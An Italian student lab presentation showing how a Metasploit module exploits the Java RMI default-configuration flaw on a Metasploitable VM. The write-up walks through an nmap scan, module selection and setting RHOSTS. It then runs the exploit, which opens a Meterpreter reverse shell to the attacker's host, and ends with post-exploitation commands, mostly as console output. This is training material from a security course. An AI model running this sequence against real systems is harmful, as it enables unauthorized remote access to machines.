



PROGETTO S7/L5

Presentation by Samuele Conti



INTRODUCTION

Il progetto ci chiede di sfruttare nella nostra macchina Metasploitable la vulnerabilità sulla porta 1099 - Java RMI presente con Metasploit al fine di ottenere una sessione con Meterpreter sulla macchina remota.



SCANSIONE NMAP


**Eseguendo una scansione con nmap
notiamo che sulla porta 1099 abbiamo
il servizio Java-RMI attivo**

```
samu@kali: ~  
File Actions Edit View Help  
(samu@kali)-[~]  
$ nmap 192.168.1.19 -p 1099  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:36 CET  
Nmap scan report for Host-006.homenet.telecomitalia.it (192.168.1.19)  
Host is up (0.0025s latency).  
  
PORT      STATE SERVICE  
1099/tcp  open  rmiregistry  
  
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds  
  
(samu@kali)-[~]  
$ nmap -sV 192.168.1.19 -p 1099  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 09:36 CET  
Nmap scan report for Host-006.homenet.telecomitalia.it (192.168.1.19)  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  VERSION  
1099/tcp  open  java-rmi  GNU Classpath grmiregistry  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds  
  
(samu@kali)-[~]  
$
```



JAVA RMI

Il Java RMI è una tecnologia che permette ai processi Java di comunicare tra loro attraverso una rete. La vulnerabilità è insita nel servizio stesso, dovuta a una configurazione di default errata che permetterebbe all'attaccante di iniettare un codice arbitrario che gli permette di ottenere accesso amministrativo alla macchina vittima.




Fase 1

```
samu@kali: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search java_rmi  
  
Matching Modules  
  
#  Name                               Disclosure Date  Rank  
#  Check  Description  
-  -  
0  auxiliary/gather/java_rmi_registry  normal  
   No     Java RMI Registry Interfaces Enumeration  
1  exploit/multi/misc/java_rmi_server  2011-10-15      excell  
ent Yes   Java RMI Server Insecure Default Configuration Java Code Executio  
n  
2  auxiliary/scanner/misc/java_rmi_server  2011-10-15      normal  
   No     Java RMI Server Insecure Endpoint Code Execution Scanner  
3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excell  
ent No    Java RMIClientImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 3, use 3 or use exp  
loit/multi/browser/java_rmi_connection_impl  
  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Iniziamo aprendo Metasploit (Framework open source per il testing e sviluppo di exploit) e con la keyword <<search>> seguito dal servizio/protocollo che vogliamo cercare, in questo caso Java_rmi, Metasploit ci mostrerà gli exploit disponibili per quel servizio/protocollo. Noi sceglieremo l'exploit num1 (quello che sfrutta la configurazione errata di default) con il comando <<use>> seguito dal path dell'exploit.


FASE 2



```
samu@kali: ~  
File Actions Edit View Help  
[~] Unknown command: RHOSTS  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.19  
RHOSTS => 192.168.1.19  
msf6 exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.1.19    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):
```



SETTING HOST TARGET

Una volta scelto l'exploit con il comando set RHOSTS andiamo a settare l'indirizzo ip della macchina target.

FASE 3


Una volta impostato l'ip del nostro target facciamo partire l'exploit e se tutto è andato a buon fine riceveremo una shell di Meterpreter.

```
samu@kali: ~  
File Actions Edit View Help  
LHOST 192.168.1.14 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
-- --  
0 Generic (Java Payload)  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.1.14:4444  
[*] 192.168.1.19:1099 - Using URL: http://192.168.1.14:8080/STUGc0  
[*] 192.168.1.19:1099 - Server started.  
[*] 192.168.1.19:1099 - Sending RMI Header ...  
[*] 192.168.1.19:1099 - Sending RMI Call ...  
[*] 192.168.1.19:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.19  
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.19:57840) at 2023-11-10 09:42:59 +0100  
meterpreter > 
```



METERPRETER

Meterpreter è una potente shell che permette di entrare più a fondo nei sistemi attraverso movimenti laterali. Le info che possiamo recuperare con Meterpreter sono:

- Sistema operativo (Keyword: sysinfo);
 - Configurazione della rete (Keyword: infconfig);
 - Tabella di Routing (Keyword: route);
 - Scaricare e caricare file (Keywords: Download/Upload).
- 

FASE 4

Con la keyword `ifconfig` andremo a vedere la configurazione di rete della macchina vittima, questa informazione ci da la conferma che l'attacco è andato a buon fine e che abbiamo sfruttato correttamente la vulnerabilità Java RMI.

```
samu@kali: ~  
File Actions Edit View Help  
IPv6 network routes  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe5a:4594 | ::      | ::      |        |           |

  
meterpreter > ifconfig  
  
Interface 1  
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::


```
Interface 2  
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.1.19
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe5a:4594
IPv6 Netmask	: ::


```
meterpreter > 
```

```
samu@kali: ~  
File Actions Edit View Help  
[*] Started reverse TCP handler on 192.168.1.14:4444  
[*] 192.168.1.19:1099 - Using URL: http://192.168.1.14:8080/STUGc0  
[*] 192.168.1.19:1099 - Server started.  
[*] 192.168.1.19:1099 - Sending RMI Header ...  
[*] 192.168.1.19:1099 - Sending RMI Call ...  
[*] 192.168.1.19:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.19  
[*] Meterpreter session 1 opened (192.168.1.14:4444 → 192.168.1.19:57840) at  
2023-11-10 09:42:59 +0100  
  
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.19	255.255.255.0	0.0.0.0		

```
  
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe5a:4594	::	::		

```
meterpreter > 
```

**Con la Keyword <<route>>
ci fornisce l'accesso
riguardo alle impostazione
di routing della macchina
vittima.**



THANK YOU

Presentation by Samuele Conti

